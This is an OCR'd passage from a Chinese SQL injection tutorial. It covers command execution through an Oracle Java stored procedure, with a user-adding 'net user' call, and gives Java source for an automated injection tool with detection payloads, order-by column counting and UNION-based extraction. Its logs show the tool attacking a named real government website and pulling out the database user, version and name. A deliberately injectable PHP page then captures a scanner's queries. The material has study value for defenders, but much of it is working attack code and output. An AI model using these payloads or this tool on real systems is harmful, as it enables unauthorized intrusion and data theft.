
```
InputStreamReader(java.lang.Runtime.getRuntime().exec(c).getInputStre
am(),"gbk"));
            while((t=br.readLine())!=null){
                l+=t+"\n";
            }
            System.out.println(l);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
/
```

2、创建存储过程executeCmd：

```
create or replace procedure executeCmd(c in varchar2)
as
language java name 'Execute.executeCmd(java.lang.String)';
/
```

执行存储过程：

```
exec executeCmd('net user selina 123 /add');
```



上面提供的命令执行和getshell创建方式对换一下就能回显了，如果好不清楚怎么让命令执行后回显可以参考：
http://hi.baidu.com/xpy_home/item/09cbd9f3fd30ef0585d27833
。
一个不错的SQLJ的demo（犀利的 oracle 注入技术）。
http://huaidan.org/archives/2437.html

2、自动化的 SQL 注入工具实现

通过上面我们对数据库和 SQL 注入的熟悉，现在可以自行动手开发注入工具了吧？很久以前非常粗糙的写了一个 SQL 注入工具类，就当作 demo 给大家做个演示了，仅提供核心代码，案例中的 gov 网站请勿非常攻击！
简单的 SQL Oder by 注入实现的方式核心代码：
1、分析URL`public static void AnalysisUrls(String site) throws Exception`
这个方法主要是去分析URL的组成是否静态化等。
2、检测是否存在：
这个做的粗糙了些，只是通过请求提交不同的SQL注入语句去检测页面返回的情况：

```
/**
     * 分析SQL参数是否存在注入
     * @param str
     */
    public static void  AnalysisUrlDynamicParamSqlInjection(String
str[]) {
        Map<String,Object> content,content2;
        sqlKey = new ArrayList<Object>();
        content =
HttpHelper.sendGet(protocol+"://"+schema+":"+port+"/"+filesIndex+"/"+
file,parameter);//原始的请求包
        int len1 = content.get("content").toString().length();//原始请求
的response长度
        boolean typeIsNumber = false;
        String c1[] =
{"'","-1",")\"\"\"\"\"()()",")+ANd+3815=3835+ANd+(1471=1471",")
ANd+9056=9056+ANd+(9889=9889"," ANd+6346=6138 "," ANd+9056=9056"};//需
要检查的对象
        for (int i = 0; i < str.length; i++) {
            typeIsNumber =
StringUtil.isNotEmpty(str[i].split("="))&&StringUtil.isNum(str[i].spl
it("=")[1])?true:false;
            for (int j = 0; j < c1.length; j++) {
                content2 =
HttpHelper.sendGet(protocol+"://"+schema+":"+port+"/"+filesIndex+"/"+
file,parameter.replace(str[i],
```

```
str[i].split("=")[0]+"="+str[i].split("=")[1]+c1[j]));
                if (len1 !=
content2.get("content").toString().length()||(Integer)content2.get("s
tatus")!=200) {
                    existsInjection = true;
                    sqlKey.add(str[i]);
                    break ;
                }
            }
        }
        if (existsInjection) {
//              System.out.println(existsInjection?"Site:"+url+" 可能存
在"+(typeIsNumber?"int":"String")+"型Sql注入"+"SQL注入.":"Not Found.");
            getSelectColumnCount(str);
            getDatabaseInfo();
        }
    }
```

检测过程主要发送了几次请求，一次正常的请求和N次带有SQL注入的请求。如果SQL注入的请求和正常请求的结果不一致（有不可控因素，比如SQLMAP的实现方式就有去计算页面是否稳定，从而让检测出来的结果更加准确）就可能是存在SQL注入。
日志如下：

```
url:http://www.tchjbh.gov.cn:80//news_display.php
param:id=148
url:http://www.tchjbh.gov.cn:80//news_display.php
param:id=148'
url:http://www.tchjbh.gov.cn:80//news_display.php
param:id=148
```

获取字段数主要是通过：

```
/**
     * 获取查询字段数
     * @param str
     */
    public static int getSelectColumnCount(String str[]){
        Map<String,Object> sb =
HttpHelper.sendGet(protocol+"://"+schema+":"+port+"/"+filesIndex+"/"+
file,parameter);//原始的请求包
        int len1 = sb.get("content").toString().length();//原始请求的
response长度
        int count = -1;
        for (Object o : sqlKey) {
            count = getSbCount(o.toString(), len1);//计算字段
```

```
        }
        return count;
    }

/**
     *获取order by 字段数
     * @param key
     * @param len1
     * @return
     */
    public static int getSbCount(String key,int len1){

    System.out.println("-----------------------end:"+end+"-----------
------------------");
        Map<String,Object> sb = HttpHelper.sendGet(uri,
parameter.replace(key, key+"+orDer+By+"+end+"+%23"));
        if (1 == end||
len1==((String)sb.get("content")).length()&&200==(Integer)sb.get("sta
tus")) {
            System.out.println("index:"+end);
            start = end;
            for (int i = start; i < 2*start+1; i++) {
                System.out.println("************开始精确匹配
*****************");
                Map<String,Object> sb2 = HttpHelper.sendGet(uri,
parameter.replace(key, key+"+orDer+By+"+end+"+%23"));
                Map<String,Object> sb3 = HttpHelper.sendGet(uri,
parameter.replace(key, key+"+orDer+By+"+(end+1)+"+%23"));
                if
(((String)sb3.get("content")).length()!=((String)sb2.get("content")).
length()&&200==(Integer)sb2.get("status")) {
                    System.out.println("order by 字段数为:"+end);
                    sbCount = end;//设置字段长度为当前检测出来的长度
                    return index = end;
                }else {
                    end++;
                }
            }
        }else {
            end = end/2;
            getSbCount(key, len1);
        }
        return index;
    }
```

利用检测是否存在SQL注入的原理同样能过检测出查询的字段数。我们通过二分去order一个by 一个数然后去请求分析页面一致性。然后不停的去修改数值最终结果相等即可获得字段数。上面的分析的代码挺简单的，有兴趣的同学自己去看。日志如下：

```
************开始精确匹配*****************
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148+orDer+By+15+%23
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148+orDer+By+16+%23
************开始精确匹配*****************
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148+orDer+By+16+%23
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148+orDer+By+17+%23
************开始精确匹配*****************
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148+orDer+By+17+%23
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148+orDer+By+18+%23
************开始精确匹配*****************
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148+orDer+By+18+%23
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148+orDer+By+19+%23
************开始精确匹配*****************
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148+orDer+By+19+%23
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148+orDer+By+20+%23
************开始精确匹配*****************
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148+orDer+By+20+%23
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148+orDer+By+21+%23
************开始精确匹配*****************
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148+orDer+By+21+%23
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148+orDer+By+22+%23
order by 字段数为:21
skey:id=148
```

在知道了字段数后我们就可以通过构建关键字的方式去获取SQL注入查询的结果，我们的目的无外乎就是不停的递交SQL注入语句，把我们想要得到的数据库的信息展示在页面，

然后我们通过自定义的关键字去取回信息到本地：

```
/**
     * 测试，获取数据库表信息
     */
    public static void getDatabaseInfo(){
        String skey = sqlKey.get(0).toString();
        System.out.println("skey:"+skey);
        StringBuilder union = new StringBuilder();
        for (int i = 0; i < sbCount; i++) {

    union.append("concat('[mjj]','[version]',version(),'[/version]','
[user]',user(),'[/user]','[database]',database(),'[/database]','[/mjj
]'),");
        }
        Map<String,Object> sb = HttpHelper.sendGet(uri,
parameter.replace(skey,
skey+("-1+UnIon+SeleCt+"+(union.delete(union.length()-1,
union.length()))+"%23")));
        String rs = ((String)sb.get("content"));
        String user =
rs.substring(rs.lastIndexOf("[user]")+6,rs.lastIndexOf("[/user]"));
        String version =
rs.substring(rs.lastIndexOf("[version]")+9,rs.lastIndexOf("[/version]
"));
        String database =
rs.substring(rs.lastIndexOf("[database]")+10,rs.lastIndexOf("[/databa
se]"));
        System.err.println("user:"+user);
        System.err.println("version:"+version);
        System.err.println("database:"+database);
    }
```


代码执行的日志：

```
url:http://www.tchjbh.gov.cn/news_display.php
param:id=148-1+UnIon+SeleCt+concat('[mjj]','[version]',version(),'[/v
ersion]','[user]',user(),'[/user]','[database]',database(),'[/databas
e]','[/mjj]'),concat('[mjj]','[version]',version(),'[/version]','[use
r]',user(),'[/user]','[database]',database(),'[/database]','[/mjj]'),
concat('[mjj]','[version]',version(),'[/version]','[user]',user(),'[/
user]','[database]',database(),'[/database]','[/mjj]'),concat('[mjj]'
,'[version]',version(),'[/version]','[user]',user(),'[/user]','[datab
ase]',database(),'[/database]','[/mjj]'),concat('[mjj]','[version]',v
ersion(),'[/version]','[user]',user(),'[/user]','[database]',database
(),'[/database]','[/mjj]'),concat('[mjj]','[version]',version(),'[/ve
```

rsion]','[user]',user(),'[/user]','[database]',database(),'[/database
]','[/mjj]'),concat('[mjj]','[version]',version(),'[/version]','[user
]',user(),'[/user]','[database]',database(),'[/database]','[/mjj]'),c
oncat('[mjj]','[version]',version(),'[/version]','[user]',user(),'[/u
ser]','[database]',database(),'[/database]','[/mjj]'),concat('[mjj]',
'[version]',version(),'[/version]','[user]',user(),'[/user]','[databa
se]',database(),'[/database]','[/mjj]'),concat('[mjj]','[version]',ve
rsion(),'[/version]','[user]',user(),'[/user]','[database]',database(
),'[/database]','[/mjj]'),concat('[mjj]','[version]',version(),'[/ver
sion]','[user]',user(),'[/user]','[database]',database(),'[/database]
','[/mjj]'),concat('[mjj]','[version]',version(),'[/version]','[user]
',user(),'[/user]','[database]',database(),'[/database]','[/mjj]'),co
ncat('[mjj]','[version]',version(),'[/version]','[user]',user(),'[/us
er]','[database]',database(),'[/database]','[/mjj]'),concat('[mjj]','
[version]',version(),'[/version]','[user]',user(),'[/user]','[databas
e]',database(),'[/database]','[/mjj]'),concat('[mjj]','[version]',ver
sion(),'[/version]','[user]',user(),'[/user]','[database]',database()
,'[/database]','[/mjj]'),concat('[mjj]','[version]',version(),'[/vers
ion]','[user]',user(),'[/user]','[database]',database(),'[/database]'
,'[/mjj]'),concat('[mjj]','[version]',version(),'[/version]','[user]'
,user(),'[/user]','[database]',database(),'[/database]','[/mjj]'),con
cat('[mjj]','[version]',version(),'[/version]','[user]',user(),'[/use
r]','[database]',database(),'[/database]','[/mjj]'),concat('[mjj]','[
version]',version(),'[/version]','[user]',user(),'[/user]','[database
]',database(),'[/database]','[/mjj]'),concat('[mjj]','[version]',vers
ion(),'[/version]','[user]',user(),'[/user]','[database]',database(),
'[/database]','[/mjj]'),concat('[mjj]','[version]',version(),'[/versi
on]','[user]',user(),'[/user]','[database]',database(),'[/database]',
'[/mjj]')%23
user:tchjbh@127.0.0.1
version:5.1.56-community
database:tchjbh

3、模拟 SQL 注入分析注入工具原理

下面这个演示是针对想自己拓展上面写的 SQL 注入工具的同学。这次我才用的是 PHP 语言去弄清 SQL 注入工具的具体实现。数据库采用的是 wordpress 的结构，数据库结构如下，建议在本地先安装好 wordpress 任意版本：




代码如下：

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gbk" />
<style>
    .main{margin:0 auto;width:980px;border:1px dashed }
    .title{line-height:25px; text-align:center; font-size:18px;
font-weight:500}
    pre{text-indent: 2em; margin:20px auto 10px 20px;}
</style>
<title></title>
</head>
<body>
<div class="main">
<?php
    extract($_GET);//to Map
    if(!empty($id)){
        $con = mysql_connect("localhost","root","111111");//连接数据库
        $db_selected = mysql_select_db("wps",$con);//选择数据库
        mysql_query("SET NAMES 'GBK'"); //设置编码
        $sql = "SELECT * from wps_posts where ID = ".$id;//查询文章语句
        echo  "<font color=red>".$sql."</font>";//打印SQL

        /*截取SQL注入工具的SQL*/
```


```
        $paths="getsql.txt";//定义要生成的html路径
        $handles=fopen($paths,"a");//以可写方式打开路径
        fwrite($handles,$sql."\t\t\n\n\n");//写入内容
        fclose($handles);//关闭打开的文件

    $result = mysql_query($sql,$con);//执行查询
    /*结果遍历*/
    while ($row=mysql_fetch_array($result)) {
        echo "<div class=title>".$row['post_title']."</div>";//把结果输出到界面
        echo "<pre>".$row['post_content']."</pre>";//文章内容
    }
    mysql_close($con);//关闭数据库连接
}
?>
</div>
</body>
</html>
```


建立好数据库和表之后访问（由于我采用的是自己的 wp 博客，所有有大量的测试数据如果没有数据建议安装个 wordpress 方便以后的测试）：

SQL 注入测试：



让我们来看下 m4xmysql 究竟在 SQL 注入点提交了那些数据,点击 start 我们的 PHP 程序会自动在同目录下生成一个 getsql.txt 打开后发现我们截获到如下 SQL：





```
/*检测该URL是否存在SQL注入*/
SELECT * from wps_posts where ID = 739 and 1=0
SELECT * from wps_posts where ID = 739 and 1=1

/*开始猜测SELECT * from wps_posts where ID = 739 这条sql查询的字段数，请注意是查询的字段数而不是表的字段数！

SELECT * from wps_posts where ID = 739 and 1=0 union select concat(0x5b68345d,0,0x5b2f68345d)--

SELECT * from wps_posts where ID = 739 and 1=0 union select concat(0x5b68345d,0,0x5b2f68345d),concat(0x5b683

SELECT * from wps_posts where ID = 739 and 1=0 union select concat(0x5b68345d,0,0x5b2f68345d),concat(0x5b683

/*.....................省去其中的无数次字段长度匹配尝试.............................*/

/*匹配出来SELECT * from wps_posts where ID = 739一共查询了10个字段*/
/*那么他是怎么判断出字段数10就是查询的长度的呢？答案很简单提交以下SQL占位10个页面显示正常而前面提交的都错误所

SELECT * from wps_posts where ID = 739 and 1=0 union select concat(0x5b68345d,0,0x5b2f68345d),concat(0x5b683

SELECT * from wps_posts where ID = 739 and 1=0 union select concat(0x5b64625d,database(),0x5b2f64625d,0x5b75

SELECT * from wps_posts where ID = 739 and 1=0 union select concat(0x5b6834636b696e6765725d,file_priv,0x5b2f

SELECT * from wps_posts where ID = 739 and 1=0 union select concat(0x5b6834636b696e6765725d,'asim',0x5b2f683

SELECT * from wps_posts where ID = 739 and 1=0 union select concat(0x5b6834636b696e6765725d,0x6173696d,0x5b2
```

看起来不算多，因为我没有自动换行，以上是在获取数据库相关信息。

让我来带着大家翻译这些 SQL 都做了些什么：

/*检测该 URL 是否存在 SQL 注入*/

SELECT * from wps_posts where ID = 739 and 1=0

SELECT * from wps_posts where ID = 739 and 1=1

/*这条 sql 开始查询的字段数，请注意是查询的字段数而不是表的字段数！*/

SELECT * from wps_posts where ID = 739 and 1=0 union select concat(0x5b68345d,0,0x5b2f68345d)--

SELECT * from wps_posts where ID = 739 and 1=0 union select concat(0x5b68345d,0,0x5b2f68345d),concat(0x5b68345d,1,0x5b2f68345d)--

SELECT * from wps_posts where ID = 739 and 1=0 union select concat(0x5b68345d,0,0x5b2f68345d),concat(0x5b68345d,1,0x5b2f68345d),concat(0x5b68345d,2,0x5b2f68345d)--


/*.....省去其中的无数次字段长度匹配尝试.....*/

/*匹配出来 SELECT * from wps_posts where ID = 739 一共查询了 10 个字段*/

/*那么他是怎么判断出字段数 10 就是查询的长度的呢？答案很简单提交以下 SQL 占位 10 个页面显示正常而前面提交的都错误所以得到的数量自然就是 10 了。获取请求的 http status 或许应该就行了*/

SELECT * from wps_posts where ID = 739 and 1=0 union select concat(0x5b68345d,0,0x5b2f68345d),concat(0x5b68345d,1,0x5b2f68345d),concat(0x5b68345d,2,0x5b2f68345d),concat(0x5b68345d,3,0x5b2f68345d),concat(0x5b68345d,4,0x5b2f68345d),concat(0x5b68345d,5,0x5b2f68345d),concat(0x5b68345d,6,0x5b2f68345d),concat(0x5b68345d,7,0x5b2f68345d),concat(0x5b68345d,8,0x5b2f68345d),concat(0x5b68345d,9,0x5b2f68345d),concat(0x5b68345d,10,0x5b2f68345d),concat(0x5b68345d,11,0x5b2f68345d),concat(0x5b68345d,12,0x5b2f68345d),concat(0x5b68345d,13,0x5b2f68345d),concat(0x5b68345d,14,0x5b2f68345d),concat(0x5b68345d,15,0x5b2f68345d),concat(0x5b68345d,16,0x5b2f68345d),concat(0x5b68345d,17,0x5b2f68345d),concat(0x5b68345d,18,0x5b2f68345d),concat(0x5b68345d,19,0x5b2f68345d),concat(0x5b68345d,20,0x5b2f68345d),concat(0x5b68345d,21,0x5b2f68345d),concat(0x5b68345d,22,0x5b2f68345d)--

以上的 SQL 完成了注入点（http://localhost/Test/1.php?id=739 执行的 SELECT * from wps_posts where ID = 739）的类型、是否存在和字段数量的检测 里面有许多的 0x5b2f68345d 转换过来其实就是占位符，为了让工具扒下源代码后能够在页面类找到具有特殊意义的字符并进行截取：




如果你足够聪明或仔细会发现他这样写有点浪费资源，因为他的 order 是从 1 一直递增到争取的长度的假如字段特别长（一般情况下还是很少出现的）可能要执行几十个甚至是更多的 HTTP 请求，如果这里使用二分法或许可以很好的解决吧。

我们接着往下看（还是点击 start 后发送的请求）：

